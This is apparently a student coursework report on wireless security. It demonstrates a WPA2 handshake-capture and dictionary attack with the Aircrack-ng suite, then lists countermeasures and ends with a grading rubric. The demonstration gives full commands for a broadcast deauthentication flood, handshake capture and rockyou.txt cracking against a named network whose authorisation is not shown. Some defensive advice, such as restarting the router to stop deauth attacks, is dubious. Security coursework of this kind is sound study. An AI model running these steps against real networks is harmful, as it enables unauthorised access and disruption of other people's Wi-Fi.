The figure below can show the result of running “airodump-ng wlan0mon”. All access points available were captured. As for a pen-tester, these information are major to implement the pen-testing.




```
CH  1 ][ Elapsed: 6 s ][ 2023-09-13 01:04

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A4:2A:95:BC:DE:59  -75        2        0    0  12  360   WPA3 CCMP   SAE  Lalaport
90:59:3C:1B:97:CC  -44       10        4    0  11  130   WPA2 CCMP   PSK  D-18-01-2.4G@unifi
24:E4:C8:92:ED:EB  -59        2        0    0   5  130   WPA2 CCMP   PSK  Ali-2.4G
A6:2A:95:B2:01:F5  -60        2        0    0   6  360   WPA3 CCMP   SAE  <length:  0>
50:91:E3:14:6D:9E  -67        2        0    0  10  270   WPA2 CCMP   PSK  Strong
A4:6D:A4:EE:CC:18  -68        6        0    0   2  130   WPA2 CCMP   PSK  House 13-TIME2.4
9E:A3:A9:D4:81:92  -71        2        0    0  14   65   WPA2 CCMP   PSK  <length:  0>
AC:15:A2:3F:0A:13  -71        1        0    0   8  130   WPA2 CCMP   PSK  TP-Link_0A14
B2:16:56:B9:41:2C  -71        2        0    0  10  360   WPA2 CCMP   PSK  Funny WiFi Name
7C:8B:CA:A4:EC:67  -73        3        0    0   1  130   WPA2 CCMP   PSK  sas3virla88@unifi
82:15:A2:3F:0A:15  -73        2        0    0   8  130   WPA2 CCMP   PSK  <length: 30>
04:BA:D6:C6:9D:BC  -76        1        0    0   1  360   WPA3 CCMP   SAE  Lakhdher-2.4G
C0:25:2F:B6:9B:A2  -74        0        3    1   3   -1   WPA              <length:  0>
90:59:3C:09:B3:E4  -75        4        0    0   1  130   WPA2 CCMP   PSK  Cippywifi@unifi
A6:2A:95:BB:C2:37  -75        2        0    0   6  360   WPA3 CCMP   SAE  <length:  0>
30:FF:F6:60:CD:8E  -76        1        0    0   6   65   WPA2 CCMP   PSK  robot_cd8e
90:9A:4A:D1:F6:A0  -77        0        0    0   7   -1                    <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

A4:2A:95:BC:DE:59  56:05:F0:16:90:34  -74    0 - 1      0        1
90:59:3C:1B:97:CC  2E:19:A8:14:47:0E  -54    1e- 1   1978       11
90:9A:4A:D1:F6:A0  28:EE:52:C4:E0:7A  -1     1e- 0      0       75
```

Figure 7: Networks Information

Based on the data captured and displayed in the figure above, the data required from the displayed are as follows:

- BSSID: Targeted AP MAC address
  - 90:59:3C:1B:97:CC
- CH: AP Channel
  - 11
- ENC: AP Encryption
  - WPA2
- ESSID: AP Name
  - D-18-01-2.4G@unifi

The command “airodump-ng -d [BSSID] -c [CH] wlan0mon” shown in the figure below will be run in order to show only the targeted AP information.



```
root@kali:/home/kali# airodump-ng -d 90:59:3C:1B:97:CC -c 11 wlan0mon
```

Figure 8: Scan Targeted Network




Figure 9: Targeted Network Information

According to the figure above, “airodump-ng” showed only the targeted AP information. Next is to write the captured data in a Wireshark “.cap” file using “airodump-ng -w CaptureData -c [CH] --bssid [BSSID] wlan0mon”.

- -w: The name of Wireshark file to be created
- -c: The AP Channel
  - 11
- --bssid: The targeted AP MAC Address
  - 90:59:3C:1B:97:CC




Figure 10: Writing the Data into a Wireshark File

The command “aireplay-ng –deauth 0 -a [BSSID] wlan0mon” shown below will be used for performing the handshake capture, to deauth the clients from the AP.

- --deauth: De-authentication
- -a: Target’s MAC Address
  - 90:59:3C:1B:97:CC




Figure 11: Deauth Clients from the Access Point

Once the command shown in the figure above is run, the data shown in the figure below will be displayed. It indicates that the deauth commands are sent to the AP.

```
root@kali:/home/kali# aireplay-ng --deauth 0  -a 90:59:3C:1B:97:CC wlan0mon
01:17:53  Waiting for beacon frame (BSSID: 90:59:3C:1B:97:CC) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
01:17:54  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:54  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:55  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:56  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:56  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:57  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:57  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:58  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:58  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:59  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:17:59  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:00  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:00  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:01  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:01  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:02  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:02  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:03  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:03  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:04  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
01:18:04  Sending DeAuth (code 7) to broadcast -- BSSID: [90:59:3C:1B:97:CC]
```

Figure 12: Deauth Commands Sent to the Access Point

These “deauth” packets will disconnect the clients on the targeted WLAN once it is sent, in which they will be forced to reconnect. Once the clients reconnect to the AP, “3-Way handshake” will be captured according to the figure below.

```
CH 11 ][ Elapsed: 4 mins ][ 2023-09-13 01:27 ][ WPA handshake: 90:59:3C:1B:97:CC

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

90:59:3C:1B:97:CC  -35  86     1129     1293    2  11  130   WPA2 CCMP   PSK  D-18-01-2.4G@unifi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

90:59:3C:1B:97:CC  5A:A8:4F:E9:F0:79   -9    1e- 1e     5       347         D-18-01-2.4G@unifi
90:59:3C:1B:97:CC  1C:BF:C0:7B:33:71  -17    1e- 0e    11       428  EAPOL  D-18-01-2.4G@unifi
90:59:3C:1B:97:CC  6A:3E:03:91:05:E0  -60    1e-24      0        31
90:59:3C:1B:97:CC  2E:19:A8:14:47:0E  -66    5e- 1    374       886  EAPOL
```

Figure 13: 3-way Handshake Captured

This data will just be saved in the “.cap” file created through the tool “airodump-ng”. Referring to this “.cap” file, the “3-Way handshake” data can be viewed. The command “ls” can be used to locate the “.cap” file.

```
root@kali:/home/kali# ls
CaptureData-01.cap          CaptureData-02.csv          CaptureData-03.kismet.csv   CaptureData-04.kismet.netxml  hJgqGUJS.jpeg  Templates
CaptureData-01.csv          CaptureData-02.kismet.csv   CaptureData-03.kismet.netxml CaptureData-04.log.csv       Music          tFFCZACd.jpeg
CaptureData-01.kismet.csv   CaptureData-02.kismet.netxml CaptureData-03.log.csv      DDhAiLxC.jpeg                 NbXXTQNV.html  tQzoscEN.jpeg
CaptureData-01.kismet.netxml CaptureData-02.log.csv     CaptureData-04.cap          Desktop                       Pictures       Videos
CaptureData-01.log.csv      CaptureData-03.cap          CaptureData-04.csv          Documents                     Public         zuWvvkZy.html
CaptureData-02.cap          CaptureData-03.csv          CaptureData-04.kismet.csv   Downloads                     QgfDmQGG.html
```

Figure 14: Listing the Files

The files and folders located in the current will be displayed through the command “ls”, so the “.cap” file that contains the data is shown as well. To open that file, the command “Wireshark [.cap file] can be used.




Figure 15: Viewing the Contained Files

After opening the “.cap” file, captured information will be shown in a list. It looks complex at the first time. However, the info of WPA handshake is the necessary part. To specify only the handshake data to be displayed, the word “eapol” will be inserted into the search bar.




Figure 16: Wireshark File Opened

According to the figure below, we can see the “WPA key nonce” can be displayed, and this can help with the AP encryption.




Figure 17: WPA Key Nonce

Now, the “Monitor Mode” can be disabled through the command “airmon-ng stop wlan0mon”, so that the Password Dictionary attack can be performed on the WPA2 encrypted WLAN.




Figure 18: Disabling Monitor Mode

With the execution of “aircrack-ng [.cap file] -w /usr/share/wordlists/rockyou.txt”, the attack can be performed.

NOTE: In case the file “rockyou.txt” is not extracted, just run the commands bellow:

“cd /usr/share/wordlists”

“gzip -d rockyou.txt.gz”

The location also might differ based on the wordlists.




Figure 19: Initiating the Attack

Once the command in the figure above is run, the data shown in the figure below will be shown.




Figure 20: Network Password Found!

The tool “aircrack-ng” is very effective in matching the handshake data “eapol” using the wordlists and the info of WPA encryption. According to the figure above, the WPA2 password was easily cracked since it is so basic.

6.0 Countermeasures

Considering the countermeasures necessary to stop this password dictionary attack from damaging to WPA2 encrypted WLANs is essential since the assault was demonstrated and proved the efficiency of such attack. As a first obvious countermeasure Use a considerably stronger and trustworthy password in order to safeguard the Wi-Fi router. The set password was extremely straightforward and was very simple to brute-force using the “wordlist”, as demonstrated in the sample above. Given that it lacks any variety in structure, the password that was used in the example would be the worst kind of password to use. The following are defences against potential network attacks:

6.1 Enable MAC Filtering

The physical (MAC) address found on every device is used for communication with the other devices, such the WLAN. “Aircrack-ng suite”, as demonstrated in the aforementioned presentation, was showing the MAC addresses of both the access point and the hosts connected to it. Therefore, it may be a preferred solution to turn on “MAC filtering” so that only specific hosts may be connected to the WLAN and protect against unauthorised access to the WLAN even when the attacker knows router's password. Even though, MAC filtering is not always the best option because hackers can also use MAC spoofing, which involves directly impersonating other machines.

6.2 Creating Stronger Passwords

A password must include every variable imaginable to assure security, therefore one that looks like “SA@345sey$!”. It will be virtually impossible to break this kind of password using a handshake attack and wordlist.

Use the 8-4-rule, which states that there should be at least eight characters, including at least one capital litter, one lowercase litter, one numeric, and one symbol.

It is advised to update the password sometimes, perhaps at least once every three months, merely to make sure the WLAN network is properly secure.

For example but not limited to, below is a table demonstrating how to create secure password:

Weak Password	Average Password	Strong Password
khalidkh	Khalid2kh	Kh@l!d$k2h
Mohammed	Moh@mmed	M07@mmed$_
RONALDO7	RoNaLdO7	R0n@ldO$CR7

Table 10: Password Strength

6.3 Keeping The Router Updated

Since routers have a sophisticated operating system with limited bug immunity, it is preferable and required to update the routers' software periodically for preventing any possible harm to the

WLAN. A specific malicious bug could give the attacker access to the weak router and potentially grant them remote access to the network.

6.4 Reduce Wi-Fi Ranges

According to the circumstance, it might be best for an individual to reduce the Wi-Fi range and keep it limited to a single and isolated area of their environment. This will enable the Wi-Fi to be broadcasted at potential ranges where attackers can easily get access to, and the more poor the Wi-Fi signal is, the more difficult it is for attackers to use and exploit. Although this is not ideal for most people, who must extend their Wi-Fi ranges.

6.5 Restart The Router

Despite being a straightforward procedure, it has the power to work marvels and guard against network hacking. This is a useful technique for preventing deauth attacks since it denies hackers access to and control over the network in the future. Anytime there is a suspicion that the network has suddenly malfunctioned, with devices not connected and internet service being interrupted, it can be the result of a “deauth attack” or, better still, a ("DOS") attack carried out by the hacker. The user can just restart their network to defeat this kind of attack, which should stop it from carrying out its nefarious intent.

7.0 Critical Evaluation and Analysis

Many things have been discovered and realised as a result of performing this password dictionary attack. Understanding the various WPA2 encryption-based attack types in particular is important because the wordlist was employed in this instance. I discovered through using the wordlist that the simplest passwords could usually be exposed to cracking within a few seconds in case the wordlist in use contained the password. Depending on the WLAN encryption type, additional ways to break a wordlist include generating a certain kind of wordlist or using only various characters and numbers. For example, the WLAN used above, the default Wi-Fi password (which was not reset), and the brand of router provided by the ISP all have identical strings of numbers. Therefore, a wordlist that specifically targets that kind of router can be made in the future.

Moreover, several tools, such as “Airmon-ng”, “Airodump-ng”, “Aireplay-ng”, and “Aircrack-ng”, have been learned during the progression of attack. I was utilising the used tools previously,

but for this attack, I learned more about how to utilise them precisely, like “Airodump-ng”. Using the clients' MAC addresses, I scanned the WLAN via the clients in order to more easily implement a "deauth attack". Also, I utilised this password dictionary attack to save the captured data inside a ".cap" file that Wireshark could use to inspect all the databases that were recorded, especially the "eapol handshake" information that can be used for breaking the key matched with the “Wordlist”.

Additionally, the viability of this attack was confirmed through numerous successful tests. A more efficient WLAN adapter would be used in the future to extend the range of the attack and allow possible targets to scan and observe the clients and data. Additionally, I compared the effectiveness and functioning of a better WLAN adapter to the adapter utilised in the assault to identify if there is any difference or benefits.

8.0 Conclusion

To sum up, this document's objectives were to demonstrate the most successful way for cracking WPA2 passwords, as well as how harmful it might be. The main goal of the assault was to identify whether the WLAN protected by “WPA2 encryption” can be broken using a wordlist and whether a “WPA handshake” could be recorded to do so.

The WLAN was breached and the password was discovered using the “Aircrack-ng Suite”, as demonstrated in the demonstration section, proving the attack's hypothesis to be correct. Additionally, techniques for fending off such an attack have been mentioned above, emphasising the value of using strong passwords and a variety of encryption precautions on WLAN networks.

References

12 Steps to Maximize your Home Wireless Network Security. (2019, May 8). Heimdal Security Blog. https://heimdalsecurity.com/blog/home-wireless-network-security/

airodump-ng [Aircrack-ng]. (2018). Aircrack-Ng.org. https://www.aircrack-ng.org/doku.php?id=airodump-ng

Aircrack-ng. (2009). Aircrack-ng. Aircrack-Ng.org. https://www.aircrack-ng.org/

Fitzpatrick, J. (2016, September 22). The Difference Between WEP, WPA, and WPA2 Wi-Fi Passwords. How-to Geek; How-To Geek. https://www.howtogeek.com/167783/htg-explains-the-difference-between-wep-wpa-and-wpa2-wireless-encryption-and-why-it-matters/

Geier, E. (2018, November 2). What is WPA3? And some gotchas to watch out for in this Wi-Fi security upgrade. Network World. https://www.networkworld.com/article/3316567/what-is-wpa3-wi-fi-security-protocol-strengthens-connections.html

How To Extract rockyou.txt.gz File in Kali Linux? (2022, September 30). GeeksforGeeks. https://www.geeksforgeeks.org/how-to-extract-rockyou-txt-gz-file-in-kali-linux/

Johnson, D. (n.d.). How often you should change your passwords, according to cybersecurity experts. Business Insider. https://www.businessinsider.com/guides/tech/how-often-should-i-change-my-password

Scott, B. (2020, August 12). What is a dictionary attack? | NordPass. Nordpass.com. https://nordpass.com/blog/what-is-a-dictionary-attack/

Tay, K. (2021, February 16). Use 802.11w or WPA3 to prevent de-authentication attacks in your Wi-Fi network. Medium. https://x4bx54.medium.com/use-802-11w-or-wpa3-to-prevent-de-authentication-attacks-in-your-wi-fi-network-4ce63ab20033

What is a dictionary attack? And how you can easily stop them. (n.d.). CSO Online. https://www.csoonline.com/article/569677/what-is-a-dictionary-attack-and-how-you-can-easily-stop-them.html

What is WPA3? - Definition from WhatIs.com. (n.d.). SearchSecurity. https://www.techtarget.com/searchsecurity/definition/WPA3

Wireshark Foundation. (2016). Wireshark. Wireshark.org. https://www.wireshark.org/

WPA3 Wi-Fi Security Will Save You From Yourself. (n.d.). Wired. https://www.wired.com/story/wpa3-wi-fi-security-passwords-easy-connect/

Marking Scheme

Individual Components (50%) (Social Skills, Team Skills and Responsibilities = 50 marks)						
Marking Criteria	**1 (Fail)**	**2 (Marginal Fail)**	**3 (Pass)**	**4 (Credit)**	**5 (Distinction)**	**Marks Awarded**
Hypothesis	Statements are not clear and not related to wireless security topics. Aim & objectives are not clearly defined.	Limited statements reflecting to wireless security topics. Aims and objectives are not properly stated.	Sufficient statements are reflecting to wireless security topics. However, aims or objectives are not properly stated.	Good statements reflecting to wireless security topics. Aim & objectives are clearly defined.	Very good statements reflecting to wireless security topics. Aim & objectives are clearly defined.	
Test plan/ specification	No valid testing specificatio n/s is provided. Testing criteria did not meet hypothesis.	Limited testing specification/s is provided. Testing criteria partially meet hypothesis. Scope of testing does not reflects the	Sufficient discussion is provided on the testing specification. However, testing criteria did not fully met	Good and sufficient discussion is provided on the testing specification, testing criteria met hypothesis.	Very good and sufficient discussion is provided on the testing specification, testing criteria fully met hypothesis.	

	Scope of testing does not reflects the objectives in wireless security.	objectives in wireless security.	hypothesis. Scope of testing did not fully reflect on the objectives stated during the study.	Scope of testing reflected on the objectives stated during the study.	Scope of testing fully reflected on the objectives in wireless security.	
Tools Selection	No valid discussion is provided with regard of the functions, purpose and limitation of the tools used. Screenshots of interface (software & hardware configuration) that provide security features are not presented	Limited discussion is provided with regard of the functions, purpose and limitation of the tools used. However, screenshots of interface (software & hardware configuration) that provide security features are not presented.	Sufficient justification is provided with regard of the functions, purpose and limitation of the tools used. Screenshots of interface (software & hardware configuration) that represents the security features are not clear.	Good and sufficient justification is provided with regard of the functions, purpose and limitation of the tools used. Screenshots of interface (software & hardware configuration) that represents the security features are clear.	Very good justification is provided and limitation of the tools are discussed in detail. Detailed screenshots of interface (software & hardware configuration) that represents the security features.	

Individual Progress Report	Not showing any progress.	Missed out the progress report schedule. Incomplete work presented- has evidence of last minute work.	Presented the progress on time, but showing incomplete work. Need major modification to the work done.	Complete work presented on time. However, work need some modifications for improvement.	Very good quality of work presented. Well prepared and not doing last minute work.	
Marking Criteria	**0-4 (Fail)**	**5-8 (Marginal Fail)**	**9-12 (Pass)**	**13-16 (Credit)**	**17-20 (Distinction)**	**Marks Awarded**
Presentation / Video Demonstration of attacks	Poor presentation skills. Not prepared for the presentation Vulnerability testing did not carry out (based on video demonstration).	Presentation is not well delivered, not fully prepared. Vulnerability testing is not fully carried out and results are not properly presented (based on video	Acceptable presentation skills Vulnerability testing is partially carried out according to the specifications; no clarity of instructions and results are presented	Good presentation skills Vulnerability testing is carried out according to the specifications; good clarity of instructions and results are presented but	Excellent presentation skills. Proper sequence/flow of presenting information. Vulnerability testing is fully carried out; very good clarity of instructions and results are well presented	

		demonstration).	with some limitations	with some limitations		
Marking Criteria	**1 (Fail)**	**2 (Marginal Fail)**	**3 (Pass)**	**4 (Credit)**	**5 (Distinction)**	**Marks Awarded**
Analysis & Critical Evaluation	Almost no analysis and evaluation on the attack and solution.	Limited analysis on the attack. Very less critical discussion, evaluation is not reflected on hypothesis, aim & objectives of the study.	Sufficient analysis on the attack. Minimal critical discussion, and evaluation is partially reflected on hypothesis, aim & objectives of the study.	Good analysis on the attack. Sufficient critical discussion. Evaluation is reflected on hypothesis, aim & objectives of the study. However, success/failure factors of vulnerability testing are not discussed.	Very good analysis on the attack. Good critical discussion and evaluation with supporting evidence to prove the analysis; Success/failure factors of vulnerability testing are well discussed.	
Suggested Solution	Incomplete recommendations, limited	Recommendations are provided; however, has no further	Recommendations are provided, but implementing the	Good recommendations provided; and the suggestions	Recommendations are achievable and suitable according to	

	solutions provided.	suggestion to mitigate the attack	suggestions is not reasonable. Not able to prove the effectiveness of the proposed solution	are reasonable according to the type of attack. Able to prove the effectiveness of the proposed solution with some limitations	the type of attack. Able to prove the effectiveness of the proposed solution with evidence.	
Total Marks						**/50**

Table 11: Marking Scheme